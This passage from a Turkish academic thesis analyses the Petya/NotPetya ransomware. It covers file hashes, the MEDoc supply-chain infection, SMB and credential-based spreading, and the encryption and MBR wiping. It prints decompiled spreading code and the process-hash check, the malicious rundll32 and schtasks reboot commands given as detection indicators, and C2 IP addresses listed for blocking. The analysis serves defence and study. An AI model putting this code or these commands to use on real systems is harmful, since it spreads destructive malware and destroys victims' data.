WannaCry fidye zararlısı önemli dosyaları şifreledikten sonra şifreleme anahtarlarını silmektedir. Bu anahtarlar olmadan, şifrelenmiş dosyaların şifresi çözülemez. Ancak bu süreçte erken davranılırsa kurtarma gerçekleşebilmektedir. Rastgele olarak üretilen anahtarlar silinmiş olsa da, bu şifreleme anahtarlarını yeniden oluşturmak için kullanılan asal sayılar, sisteminiz yeniden başlatıncaya kadar sistem belleğinden yani RAM’den silinmez. Ancak, zararlı yazılım bulaştıktan sonra sisteminizi yeniden başlatırsanız bu şans ortadan kalkmaktadır.

Zararlı yazılım bulaştıktan sonra ekrana gelen mesajda, fidyenin ödenmesi ile anahtarın verileceği bilinsede, yapılan uyarılara göre fidye ödenmemelidir. Bunun sebebi saldırıyı düzenleyenlerin iletişim yollarının kapatılması veya engellenmesidir.

WannaCry yazılımına yönelik gerçekleştirilen static ve dinamik analiz neticesinde elde edilen veriler tezin bu bölümünde aktarılmış olup Petya fidye yazılımı için aynı işlemler uygulanmış ve sonuçlar 5. Bölümde verilmiştir.

5. PETYA FİDYE YAZILIMI

Petya fidye yazılımı WannaCry kadar kritik öneme sahip olarak görülmese de etkilediği sistem sayısı ve getirdiği yeni yaklaşımlar nedeniyle oldukça önemli görülmektedir. Bu bölümde Petya fidye yazılımının dinamik ve statik analiz sonuçlarına yer verilmiştir.

5.1. Petya

27 Haziran 2017 günü Avrupa'da yayılmaya başlayan fidye yazılımı, Ukrayna kaynaklı başlayarak, ağırlıklı olarak Belçika, Brazil, Almanya, Rusya ve A. B. D.'nin de dahil olduğu 64 farklı ülkede görülmüştür. Petya / Mischa / Petwrap / GoldenEye familyasına ait olduğu bilinen en güncel Petya fidye yazılımı solucan (worm) kapasitesine sahip olduğundan sıçranan ağlar arasında dolaşabilmektedir.

“Ransom:Win32/Petya” imzalı zararlı program ile benzer kodlara sahip olduğu anlaşıldıktan sonra Petya'nın yeni bir varyasyonu olduğu tespit edilmiştir. Ancak bu yeni varyasyon daha sofistike bir fidye yazılımı olduğunu kanıtlamıştır.

5.2. Petya Fidye Yazılımı İncelemesi

Bu bölümde Petya fidye yazılımının imza / biçim bilgileri, yayılma süreci, tespit edilebilir imza davranışları ve şifreleme aksiyonları ile alakalı teknik bilgilerden bahsedilecektir.

5.2.1. Zararlı dosya bilgileri

Petya zararlı fidye yazılımının dosya bilgileri aşağıda verilmiştir.

SHA256 Hash değeri:

027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745

MD5 Hash değeri: da2b0b17905e8afae0eaca35e831be9e

Dosya boyutu: 353.9 KB

Yayılmaya başlama tarihi: 27.06.2017

Bazı antivirus firmalarının isimlendirmeleri:

- Trojan.Ransom.Goldeneye.B
- Trojan.Ransom.Petya
- Win32/Diskcoder.C
- Win32/Petya

Hedef alınan sistem: Intel 386 ve sonraki işlemcileri kullanan Windows işletim sistemleri.

Dosya uzantısı: DLL (Win32 DLL)

İncelenin dosyanın derlenme tarihi: 18.06.2017

Kullandığı (Import) DLL dosyaları:

- ADVAPl32.dll
- CRYPT32.dll
- DHCPSAPI.dll
- IPHLPAPI.dll
- KERNEL32.dll
- MPR.dll
- NETAPl32.dll
- SHELL32.dll
- SHLWAPI.dll
- USER32.dll
- WS2_32.dll
- msvcrt.dll
- OLE32.dll

5.3. Petya Saldırı Yaklaşımı

Petya saldırısında kullanılan yaklaşım ve haberleşme şekli detaylı olarak bu alt başlık altında incelenmiştir

5.3.1. İletim

İlk etapta bilinen bir Microsoft Office zaafiyetini kullanarak sistemi ele geçiren zararlı macrolu bir Excel dosyası ile bulaşmış olduğu düşünülen en yeni Petya sürümü, yapılan en son incelemeleri takiben Ukrayna kaynaklı olan sıçrama sürecinin bir yazılım tedarik-zinciri kaynaklı olduğu tespit edilmiştir.

Ukrayna merkezli bir firmanın geliştirmiş olduğu vergi muhasebesi programına (MEDoc olarak bilinmektedir) ait bir yazılım güncelleme sürecinde zararlı program (bilindiği hali ile Petya v2) olan fidye yazılımını kullanıcı bilgisayarına yayınlayarak süreci Ukrayna'dan başlatmıştır. MEDoc yazılımının, Ukrayna'da bulunan tüm çalışma sahalarında ve ofislerde zorunlu olarak kurulu olduğu bilinmektedir. Vergi yönetimini kolaylaştırmak adına böyle bir regülasyonun olduğu tahmin edilmektedir. Olayla alakalı MEDoc firması "Sunucularımız bir virüs saldırısında bulunmuştur. Verdiğimiz rahatsızlıktan dolayı özür dileriz." şeklinde bir açıklamada bulunmuş ancak olayın yayılması ardından açıklamayı geri çekmişlerdir.

Birbirinden ayrı ağlar bile olsa bu tedarik-zinciri talebi ile öncel olarak ağlara yerleşebilen malware, worm özelliğini kullanarak bilinen zaafiyetle (MS17-010, token taklidi, hesap ele geçirme vb.) ulaşabildiği kadar ağa ulaşmış ve bunun sonucunda dünya üzerinde 64 ülke etkilenmiştir. Bu başarı ağlarda ETERNALBLUE exploitine karşı hala patchlenmemiş çok sayıda sistemin bulunduğunu göstermektedir.


5.3.2. Kurulum

MEDoc yazılımı güncelleme işleminin (*EzVit.exe),* 27 Haziran Salı günü Petya saldırı basamaklarında geçen zararlı bir komut istemi satırı çalıştırdığı tespit edilmiştir.

```
C:\\Windows\\system32\\rundll32.exe\"
\"C:\\ProgramData\\perfc.dat\",#1 30
```

Şekil 5.1. Zararlı bir komut istemi satırı

Fidye yazılımının kurulumu ile sonlanan işlem ağacı, MEDoc'un "*EzVit.exe"* işleminin bu komutu çalıştırmış olduğunu kanıtlar niteliktedir.



Şekil 5.2. MEDoc yazılımının güncelleme (*EzVit.exe)* işlem ağacı

5.3.3. Yayılma metodları


Bilinen fidye yazılımlarından daha sofistike olduğunu kanıtlayan Petya zararlı yazılımının özelliklerinden biri de fazla yayılma metodu ve yayılma kapasitesi kullanmasıdır.

Bu Teknikler:

- Hesap bilgileri çalma ya da sistem üzerindeki aktif oturumları taklit etme
- Yanlış konfigürasyonlu ve aynı ağda bulunan dosya paylaşımlarına transfer yöntemi
- Hali hazırda exploitleri bulunan SMB zaafiyetleri

Mimikatz benzeri hem 32 hem 64 bitlik varyasyonlarda gelen bir hesap bilgileri döküm aracı (credential dumping tool) kullanıldığı görülmüştür. Genelde sistemlerde oturumu kullanıcılar tarafından aktif bırakılmış admin yetkili hesaplar bulunmasının kolay olmasından dolayı bu tarz araçlar herhangi bir exploit ile girilen Windows işletim sistemlerindeki hesap bilgilerini kullanarak ağ üzerinde daha fazla makineye sıçramayı hedeflemektedir.

Doğru hesap bilgilerini bulduktan sonra yerel ağları tcp/139 ve tcp/445 portları için taramaktadır. Tespit edilen makinelere ele geçirilen hesap bilgileri ile gerçekleştirilen saldırı başlangıcında bilindik dosya-iletim teknikleri ile kurban makineye bir binary dosyası kopyalamaktadır. Daha sonra psexec ya da wmic gibi semi-native ve native araçlar kullanılarak uzaktaki sistemde kod çalıştırmayı hedeflemektedir.



Şekil 5.3. Uzaktaki sistemde kod çalıştırılması

Fidye yazılımı uzak paylaşımları bulmak için Windows Management Instrumentation Command-line'ın (WMIC) NetEnum ya da NetAdd gibi fonksiyonlarını kullanarak kendisini ortak paylaşım alanına kopyalayabilmektedir.

Herkese açık olmayan paylaşımlara erişim sağlayabilmek adına da ele geçirilmiş hesap bilgilerini kullanır ya da ele geçirilmiş sistemde giriş yapmış kullanıcılar, tokenlar ile taklit edilerek dosya paylaşımlarına ulaşabilmektedir.

```
wsprintfW(&Name, L"\\\\%s\\admin$", a1);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
get_current_module_name_convert_tows(&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a1, &v23);
while ( 1 )
{
  pszPath = 0;
  v11 = v4;
  v18 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
  wsprintfW(&pszPath, L"\\\\%ws\\admin$\\%ws", a1, &v23);
  v5 = PathFindExtensionW(&pszPath);
  if ( v5 )
  {
    *v5 = 0;
    if ( PathFileExistsW(&pszPath) )
    {
      v13 = 1;
      goto exit;
    }
    dwErrCode = GetLastError();
  }
  v6 = 0;
  if ( write_file(dword_1001F11C, &FileName, (LPCVOID)dword_1001F0FC, 1u) )
    break;
  v7 = GetLastError();
  dwErrCode = v7;
  if ( v7 == 80 || v7 == 53 || v7 == 67 || v18 != 1219 )
    goto exit;
  if ( v11 )
    goto LABEL_61;
  v4 = 1;
  WNetCancelConnection2W(&Name, 0, 1);
}
```

Şekil 5.4. Herkese açık olmayan dosyalara erişim sağlayabilme

Bir başka sıçrama opsiyonu da Windows ürünlerinde yakın zamanda ortaya çıkan birden fazla SMB zaafiyetini istismar ederek ağ üzerinde yayılmaya çalışmaktır. CVE-2017-0144 ve CVE-2017-0145 kodlu MS17-010 bullet'ine ait olan zaafiyetler (sırasıyla EternalBlue ve EternalRomance olarak da bilinmektedir.) Microsoft Vista SP2, Windows Server 2008 SP2 ve R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold ve R2, Windows RT 8.1 ve Windows 10 Gold ürünlerini etkilemektedir.

Shadowbrokers tarafından 14 Nisan 2017 tarihinde NSA tarafından kullanıldığı iddia edilen fuzzbunch isimli bir hack framework'ü yayınlanmış ve bu framework'e dahil istismar kodları arasında MS17- 010'u tetikleyebilen EternalBlue ve EternalRomance isimli iki adet istismar kodu da olduğu görülmüştür. Fidye yazılımı bu kodları içermekte ve zaafiyetli sistem tespit ettiğinde bunları kullanarak sisteme sıçramaktadır.

Bu SMB zaafiyetinin etkilediği tüm sürümleri için istismar kodu bu yayınlanan altyapıda bulunmamakla birlikte EternalBlue ile Windows 7 SP1 ve Windows 2008 R2 SP1,

EternalRomance ile de Windows XP, Windows 2003, Windows Vista, Windows 7, Windows 8, Windows 2008, Windows 2008 R2 sistemleri ele geçirilebilmektedir. Microsoft'un bu zaafiyetleri düzeltme tarihi 14 Mart 2017'dir. Yamalı sistemler, fidye yazılımın bu yayılma metodundan etkilenmemektedirler.

5.3.4. Şifreleme

Şifreleme aksiyonları zararlı yazılımın sistem üzerindeki yetki seviyesine ve sistem üzerinde bulunan çalışan işlemlere göre farklılık göstermektedir. Çalışan işlemleri kullanma şekli ise isimlerini basit bir algoritma ile hashleyerek kod içerisinde karşılaştırmalar yapması ve aksiyona bu şekilde karar vermesidir:

- 0x6403527E ya da 0x651B3005 bu hashler işlem isimleri hashleri arasında bulunuyorsa, yazılım ağ üzerinde herhangi bir aksiyon gerçekleştirmeyecektir.


```
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
if ( hSnapshot != (HANDLE)-1 )
{
  pe.dwSize = 556;
  if ( Process32FirstW(hSnapshot, &pe) )
  {
    do
    {
      v9 = 305419896;
      v0 = 0;
      v1 = wcslen(pe.szExeFile);
      do
      {
        v2 = 0;
        if ( v1 )
        {
          v3 = v0;
          do
          {
            v4 = (char *)&v9 + (v3 & 3);
            v5 = (*v4 ^ LOBYTE(pe.szExeFile[v2++])) - 1;
            ++v3;
            *v4 = v5;
          }
          while ( v2 < v1 );
        }
        ++v0;
      }
      while ( v0 < 3 );
      if ( v9 == 0x2E214B44 )
      {
        v10 &= 0xFFFFFFF7;
      }
      else if ( v9 == 0x6403527E || v9 == 0x651B3005 )
      {
        v10 &= 0xFFFFFFFB;
      }
    }
    while ( Process32NextW(hSnapshot, &pe) );
  }
  CloseHandle(hSnapshot);
}
return v10;
```

Şekil 5.5. Özet algoritmasına sokularak işleme karar verilmesi

- Başka bir örnek olarak eğer 0x2E214B44 hashi işlem hashleri arasında bulunuyorsa, fidye yazılımı sabit diskin ilk 10 sektörünü (MBR de dahil) silmektedir.


Eğer zararlı yazılım sistem üzerinde en yüksek yetki ile çalışıyorsa ve yukarıda bahsedilmiş kontrolleri de olumlu ise MBR kodunu şifrelenmiş MBR ile değiştirecektir. MBR değişiminden sonra sisteme local saat + 10 dakikaya yeniden başlatacak bir görev zamanlandırma komutu göndermektedir.

MBR değiştirilmişse, sistem yeni başlatılmasından sonra kullanıcı sahte bir sistem mesajı ile karşılaşmaktadır. Windows native CHKDSK aracının disk üzerinde tamir işlemi yaptığını belirten sahte ekran görülmektedir.



Şekil 5.6. Sahte bir sistem mesajı örneği

Şekil 5.6'da verilen ekrandan sonra ise kullanıcı Şekil 5.7'de verilen fidye ekranı ile karşılaşmaktadır.



Şekil 5.7. Fidye ekranı

Eğer zararlı yazılım sistem üzerinde en yüksek yetki ile çalışmıyorsa sistem üzerinde C:\Windows hariç tüm klasörlerin içerisindeki Şekil 5.8'de listelenen uzantılara sahip dosyaları şifreleyecektir.

```
unicode 0, <.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs>
unicode 0, <.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mai>
unicode 0, <l.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pv>
unicode 0, <i.py.pyc.rar.rtf.sln.sql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmd>
unicode 0, <k.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.>,0
align 10h
```


Şekil 5.8. Şifrelenen dosya uzantıları

Kod üzerinde ReadFile() / WriteFile() kütüphanelerinden ziyade dosyaları haritalayan kütüphaneler bulunmuştur. Birçok fidye yazılımının aksine NotPetya şifreleme işlemi, dosyalara yeni bir dosya uzantısı eklememekte, dosyanın kendisinin üzerine şifrelenmiş halini yeniden yazmaktadır.

Makineler üzerinde bulunan her sabit disk için bir AES anahtarı oluşturulmakta ve kod içerisine gömülü 2048 bitlik public anahtar ile şifrelenerek dışa alınmaktadır.

Düşük yetki ile çalıştığı takdirde şifreleme işlemi esnasında MBR'ı değiştiremiyor dahi olsa sistem sabit diski üzerinde kritik sektörleri yok etmeye çalışmaktadır.

Tüm işlemler bittiğinde fiziksel disk başına oluşturulmuş AES anahtarınında 'kurulum anahtarı' olarak bahsedildiği bir README.TXT oluşturulmaktadır (Şekil 5.9).



Şekil 5.9. Kurulum anahtarı olarak bahsedilen bir README.TXT Ekranı

Ayrıca program sistem üzerindeki, System, Setup, Security, Application olay günlüklerini temizlemekte ve NTFS günlük bilgilerini de silmektedir.

5.4. Tespit

Ağ güvenliğinden sorumlu kişiler aşağıdaki maddeler halinde verilen göstergelerden yararlanarak zararlı hareket tespitinde bulunabilirler.

1) Dosya ibareleri:

- 34f917aaba5684fbe56d3c57d48ef2a1aa7cf06d
- 9717cfdc2d023812dbc84a941674eb23a2a8ef06
- 38e2855e11e353cedf9a8a4f2f2747f1c5c07fcf
- 56c03d8e43f50568741704aee482704a4f5005ad

2) Komut istemi ibareleri: Komut istemi loglarının tutulduğu ortamlarda aşağıdaki komut satırları aranabilir:

- Zamanlanmış Yeniden Başlatma Görevi:

NotPetya lokal zaman + 10 ila 60 dakika arasında rastgele bir zaman kullanarak yeniden başlatma zamanlamaktadır.

schtasks /Create /SC once /TN "" /TR "sistem32yolu\shutdown.exe /r /f" /ST
<zaman>

cmd.exe /c schtasks /RU "SYSTEM" /Create /SC once /TN "" /TR

"sistem32yolu\shutdown.exe /r /f" /ST <zaman>

- Yayılma Hareketi:

"process call create
\"C:\\Windows\\System32\\rundll32.exe
\\\"C:\\Windows\\perfc.dat\\\" #1"

3) Ağ ibareleri;

- Workstationlar kendi subnetleri üzerinde (/24 kapsamında) tcp/139 ve tcp/445 port taramalarında bulunuyorsa,
- Sunucular (spesifik olarak Etki Alanı Denetleyicileri) birçok subnet üzerinde (/24 kapsamında) tcp/139 ve tcp/445 port taramalarında bulunuyorsa,

4) Engellenmesi gereken şüpheli IP adresleri:

- 185.165.29.78
- 84.200.16.242
- 111.90.139.247
- 95.141.115.108
- 169.239.181.127

6. FİDYE YAZILIMLARININ KARŞILAŞTIRILMASI

WannaCry fidye saldırısı, 1990 yılından 2017 yılına kadar gerçekleşen fidye saldırıları ile amaç olarak benzerlik gösterse de teknik olarak çok farklı yaklaşımlar içermektedir. 1990 yılından günümüze kadar gerçekleşen onbinlerce fidye saldırısının temelinde saldırganların çoğunlukla maddi çıkar elde etmek amacıyla kurbanlara ait değerli dosya ve içerikleri şifrelemesi ile gerçekleşmiştir. Ayrıca bazı özel amaçlı fidye saldırılarında dosyaların çözülemez şekilde şifrelenerek, saldırıya uğrayan şahısların değerli bilgi ve belgelerini kaybetmeleri sağlanmıştır. WannaCry saldırısında da saldırganların para motifiyle dünya çapında bir saldırı gerçekleştirdikleri düşünülmektedir. Fidye saldırılarının geneli incelendiğinde herhangi bir yöntemle hedef olan şahısların zararlı yazılımı içeren kod parçacığını bilmeden çalıştırması veya izin vermesi yatmaktadır. WannaCry saldırısına kadar da alınan güvenlik önlemleri bu yaklaşımlar üzerine alınmıştır. Literatür çalışmasında da detaylı olarak aktarıldığı gibi, saldırılar harici bir depolama aygıtı veya internet ortamından iletilen bir dosyaya ek olarak yönlendirilmiş olup, hedefin zararlı yazılımı içerir kodu çalıştırması sağlanmaktadır. Oltalama, sosyal mühendislik gibi birçok yöntem bu saldırılarda kullanılmıştır. Alınan güvenlik önlemleri de zararlı yazılım içermesi muhtemel içeriklerin çalıştırılmasını engelleme, dosya şifrelemeyi engelleme, harici bir programın çalışması durumunda dosya yazma/silme iznini vermeme gibi çeşitli ana başlıklarda yer almaktadır. Fakat WannaCry ile birlikte hedefin herhangi bir içeriği yüklemesine, izin vermesine veya indirmesine gerek kalmadan fidye saldırısı gerçekleşebilmektedir. Bu da o döneme kadar alınmış fidye saldırılarına karşı önlemleri neredeyse tamamen etkisiz hale getirmiştir. WannaCry saldırısı fidye saldırılarında yeni bir devrin başlangıcı olarak nitelendirilebilir. WannaCry ile beraber fidye saldırılarına karşı geliştirilen yaklaşımlar tekrar sorgulanır olmuş ve yeni yaklaşımların geliştirilmesine ihtiyaç duyulduğu görülmüştür. Petya saldırısının yayılma yaklaşımları ise yeni yaklaşımların geliştirildiği fidye saldırılarına karşın birçok farklı bakış açısının oluşmasını sağlamıştır. Çizelge 6.1'de Hampton ve arkadaşları'nın [25] gerçekleştirdiği sınıflandırma yaklaşımı yer almaktadır.

Çizelge 6.1. Özelliklerine göre fidye yazılımları [25]

Fidye Yazılımı	Tarih	Encrypts	Stmg Cphr	PKI	Auto nomy	DGA	HiddenTOR	HiddenI2P	HideClient	SecureEnc	SecureKeys	SecKeyMgmt	ScanNetDrv	SecErase	PK DL	DH-ECC	C2 Server	C2 Hidden	PayProcOK	PayPrvider	CryptCash	StealCred	Stealproc
PC CYBORG	19/12/1989	√																					
One Half Virüs	31/10/1994	√																					
Gpcode	01/12/2004	√																					
GPCode.ac	27/06/2005	√		o						x	x	x											
GPCode.ad	14/04/2006	√		o						x	x	x								√			
GPCode.ae	02/06/2006	√		o	√					x	x	x								√			
Gpcode.af	06/06/2006	√		o	√					x	x	x								√			
GPCode.af2	06/06/2006	√	x	o	√					x	x	x								√			
GPCode.ag	07/06/2006	√	x	√	√					x	√	x								√			
GPCode.ak	05/06/2008	√	x	√	√					o	o	o								√			
GPCode.ax	20/11/2010	√	√	√	√					√	√	√							o	√			
GPCode.bn	26/03/2011	√	√	√	√					√	√	x							o	√			
Reveton.2012	04/04/2012				√												o		o	√			
Cryptolocker	09/05/2013	√	√	√		o				√	√	√			√		√		o	√	√		
Reveton.2013	10/09/2013				√												o		o	√			√
RevetonXY	22/10/2013				√												o		o	√			
CryptoLocker 2.0	19/12/2013	√	√	√						√	√	√			√		√		o		√		
CryptoDefense	26/03/2014	√	√	√			o			√	√						√	o					
CryptoDefense	01/04/2014	√	√	√			o			√	√	√		o			√	o					
CryptoWall	16/06/2014	√	√	√						√	√	√	o		√		o		o		√		
CTB-Locker	15/07/2014	√	√	√	o		o			√	√	√	o		√	√	√		o		√		
Reveton.2014	19/08/2014				√												√		o	√	o	√	√
CryptoWall 2.0	01/10/2014	√	√	√			o			√	√	√	o		√		√	√	√		√		
CryptoWall 3.0	14/01/2015	√	√	√				√		√	√	√	o		√		√	√	√		√		
Reveton.2015	05/02/2015				√												√		o	√	o	√	√
TeslaCrypt 0.2.5	14/02/2015	√	√				√			√	√	x					√	√	x		√		
TeslaCrypt 0.4.0	14/02/2015	√	√		o		√			√	√	o	√	√			√	o	√		√		
TeslaCrypt 2.0.0	13/07/2015	√	√	√	o		√			√	√	o	√	√		√	√	√	√		√		

Çizelge 6.1'den görülebileceği gibi fidye saldırıları kendilerinden önceki saldırıların etkisinde kalmıştır. Şifreleme yaklaşımları 2011 yılına kadar daha önceki saldırılarda kullanılmış yaklaşımlarla benzerlik göstermiştir. İncelemede yayılma yaklaşımı, iletişim ortamı, şifreleme anahtarının tutulduğu sunucu, Komuta Kontrol sunucusu ile iletişim, ödeme yöntemi, yaklaşımları ve fidye saldırılarında kullanılan kodların teknik özellikleri incelenmiştir. Tez çalışmasında ise diğer sınıflandırma yöntemleri incelenerek daha detaylı bir çalışma gerçekleştirilmiştir.

1990 yılından günümüze kadar gerçekleşmiş olan fidye saldırılarının sınıflandırılması için birçok çalışma yapılmıştır. Gerçekleştirilen çalışmalarda fidye saldırılarının çeşitli yaklaşımları ve başarım ölçüleri göz önüne alınarak değişen metodolojiler kullanılmıştır. Tezin bu bölümünde etki bırakmış önemli fidye saldırıları anahtar karakteristiği (key characteristics) yaklaşımıyla sınıflandırılmıştır [25]. Anahtar karakteristiği yaklaşımı;

- Bulaşma yöntemi
- Dosya formatı
- Platform
- Dosya şifreleme metodu
- Oturum anahtarını şifreleme yaklaşımı
- Şifreleme lokasyonu
- Yedeklerin silinip, silinmediği
- Komuta & kontrol sunucuları ile iletişimi
- Çözümleme servisinin lokasyonu
- Fidye ödemesini alma yaklaşımı
- İletişim Kurulan Dil
